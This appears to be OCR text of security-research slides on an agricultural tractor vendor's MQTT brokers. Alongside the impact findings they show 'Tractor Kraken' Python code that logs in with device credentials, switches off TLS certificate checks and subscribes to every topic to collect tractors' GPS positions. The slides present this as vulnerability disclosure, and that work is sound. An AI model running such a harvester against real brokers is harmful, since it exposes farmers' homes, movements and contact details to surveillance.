
Test only with our device credentials

impersonate an invalid tractor? ok.

impersonate a valid tractor? ok.

impersonate ALL tractors? ok?!?!

/#


MQTT Explorer
Search…
DISCONNECT
▼ iot-emq-ne.fjdac.com
▼
▼ sys
▶ oLp0nkbo (111 topics, 848 messages)
▶ ul6sPOJI (63 topics, 767 messages)
▶ vRUfjwhC (23 topics, 23 messages)
▶ gw05N9wh (87 topics, 1047 messages)
▶ p91XHQqD (23 topics, 23 messages)
▶ aki5UOw5 (24 topics, 24 messages)
▶ NKFwtJYS (69 topics, 69 messages)
▶ nrusPOIi (261 topics, 7729 messages)
▶ mq2GSy84 (653 topics, 18747 messages)
▶ 3YOAAMHZ (47 topics, 827 messages)
▶ 4OD4kmKS (230 topics, 6605 messages)
▶ oEOTLHSn (70 topics, 1113 messages)
▶ gaJmF924 (216 topics, 4813 messages)
▶ KxhOksLW (287 topics, 2800 messages)
▶ ipK8O9DB (6 topics, 157 messages)
▶ eyL8gYkh (44 topics, 1413 messages)
▶ JX7LxaIR (8 topics, 234 messages)
▶ 0b54HfGt (8 topics, 220 messages)
▶ 9kBRtdbI (262 topics, 4796 messages)
▶ yRGmdrWf (2 topics, 74 messages)
▶ kHOZxn6E (20 topics, 534 messages)
▶ XxTJtFYC (2 topics, 73 messages)
▶ dwxRAHrO (1 topic, 15 messages)
▶ YttOIkKV (1 topic, 134 messages)
▶ JRUKrp3U (6 topics, 218 messages)
▶ 9g9W6yXy (34 topics, 440 messages)

Tractor Kraken

- Problem: Way too many MQTT brokers (US, EU, CN, RU) & way too many messages
- Custom tooling needed to handle all this data -> “Tractor Kraken”
  - High performance Python App that handles 100k MQTT messages per second
  - Developed to analyze the incoming MQTT data
  - Implemented tracking of movement of tractors (e.g. did the tractor move?)
  - Automated analysis and web frontend


kraken.py

```
495  def start_mqtt_client_v2(server):
496      logger.info("Connecting to V2 MQTT broker: %s", server)
497      rnd = __import__('os').urandom(1).hex()
498      mqtt_client = mqtt.Client(client_id=CLIENT_ID_V2+rnd)
499      mqtt_client.username_pw_set(USERNAME_V2, PASSWORD_V2)
500      cert_file, key_file = create_cert_files()
501      try:
502          mqtt_client.tls_set(ca_certs=None, certfile=cert_file, keyfile=key_file,
503                              cert_reqs=ssl.CERT_NONE, tls_version=ssl.PROTOCOL_TLS)
504          mqtt_client.tls_insecure_set(True)
505          mqtt_client.on_connect = on_connect_v2
506          mqtt_client.on_message = on_message_merged
507          mqtt_client.connect(server, MQTT_PORT, MQTT_KEEPALIVE_INTERVAL)
508          mqtt_client.loop_start()
```

kraken.py


```
365  def on_connect_v2(client, userdata, flags, rc):
366      if rc == 0:
367          logger.info("Connected to V2 MQTT Broker: %s", client._host)
368          client.subscribe("/#")
369      else:
370          logger.error("Failed to connect to broker %s result code %d", client._host, rc)
```

```
404  # Position handling
405  is_position_topic = (
406      msg.topic in ['fjiot/data/vehicle','fjiot/data/work', 'fjiot/data/highFreWork','fjiot/data/highFreVehicle'] or
407      re.match(r'sys/[^/]+/[^/]+/[A-Z0-9]+/thing/event/work/post', msg.topic) or
408      re.match(r'sys/[^/]+/[^/]+/[A-Z0-9]+/event/work', msg.topic) or "bodyPosition" in msg.topic or
409      ("event/work" in msg.topic and "workRealtime" not in msg.topic and "workStatistics" not in msg.topic)
410  )
```


Send data
to MQTT-Broker
Get all data
via MQTT wildcard
MQTT-Broker
Tractor Kraken
Tractors in use


Analysis of the data

- A total of ~46k systems were seen (out of approx. 60K)
- > 60% of Systems are operated in Asia
- 33% of all systems in the EU (15k)
- About 335 Systems in the US (about 1%)




Impact of the data


- Based on GPS positions
  - Home of farmers
  - Movement profiles
  - Land ownership
- Tractor IP addresses (cellular uplink)
- Some Email addresses from users
- Data from other FJD products



